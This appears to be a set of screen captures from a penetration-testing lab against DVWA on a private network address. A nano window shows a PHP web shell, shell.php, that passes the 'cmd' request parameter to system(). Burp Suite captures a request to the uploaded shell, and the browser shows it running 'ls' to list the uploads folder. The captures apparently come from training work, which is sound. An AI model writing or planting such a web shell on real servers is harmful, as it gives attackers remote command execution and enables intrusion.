


GNU nano 7.2 shell.php

```
?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```

[ Read 9 lines ]

<b>^G</b> Help	<b>^O</b> Write Out	<b>^W</b> Where Is	<b>^K</b> Cut	<b>^T</b> Execute	<b>^C</b> Location	<b>M-U</b> Undo	<b>M-A</b> Set Mark
<b>^X</b> Exit	<b>^R</b> Read File	<b>^_</b> Replace	<b>^U</b> Paste	<b>^J</b> Justify	<b>^/_</b> Go To Line	<b>M-E</b> Redo	<b>M-6</b> Copy

progetto







Trash

File Actions Edit View Help

Burp Project Intruder Repeater View He

Dashboard Target Proxy Intruder

Intercept HTTP history WebSockets histo

Request to http://192.168.51.101:80

Forward Drop Intercept

Pretty Raw Hex

1 GET /dvwa/hackable/uploads/shell.ph

2 Host: 192.168.51.101

3 User-Agent: Mozilla/5.0 (X11; Linux

4 Accept: text/html,application/xhtmll

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: close

8 Cookie: security=low; PHPSESSID=2d9

9 Upgrade-Insecure-Requests: 1

10

11




192.168.51.101/dvwa/hack x +

192.168.51.101/dvwa/hackable/uploads/shell.php?cmd=ls

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

dvwa\_email.png  
shell.php

192.168.51.101



The screenshot displays the Burp Suite Community Edition v2023.10.3.5 - Temporary Project interface. The main window is divided into several sections:

- Top Bar:** Contains the application name and version, and a set of window control buttons.
- Menu Bar:** Includes options like Burp, Project, Intruder, Repeater, View, and Help.
- Tab Bar:** Shows various tool tabs: Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. A Settings gear icon is also present.
- Sub-Tab Bar:** Includes Intercept (selected), HTTP history, WebSockets history, and Proxy settings.
- Request Bar:** Displays the intercepted request: "Request to http://192.168.51.101:80". It includes buttons for Forward, Drop, Intercept is on (highlighted in blue), Action, and Open browser. There is also an "Add notes" input field and a protocol dropdown set to HTTP/1.
- Main Content Area:**
  - Left Pane:** Shows the raw request details in a text editor with line numbers 1 through 11. The request is a GET to /dvwa/hackable/uploads/shell.php?cmd=ls. Headers include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Cookie (with security=low and PHPSESSID), and Upgrade-Insecure-Requests.
  - Right Pane (Inspector):** Provides a structured view of the request components:
    - Request attributes: 2 items
    - Request query parameters: 1 item
    - Request body parameters: 0 items
    - Request cookies: 2 items
    - Request headers: 8 items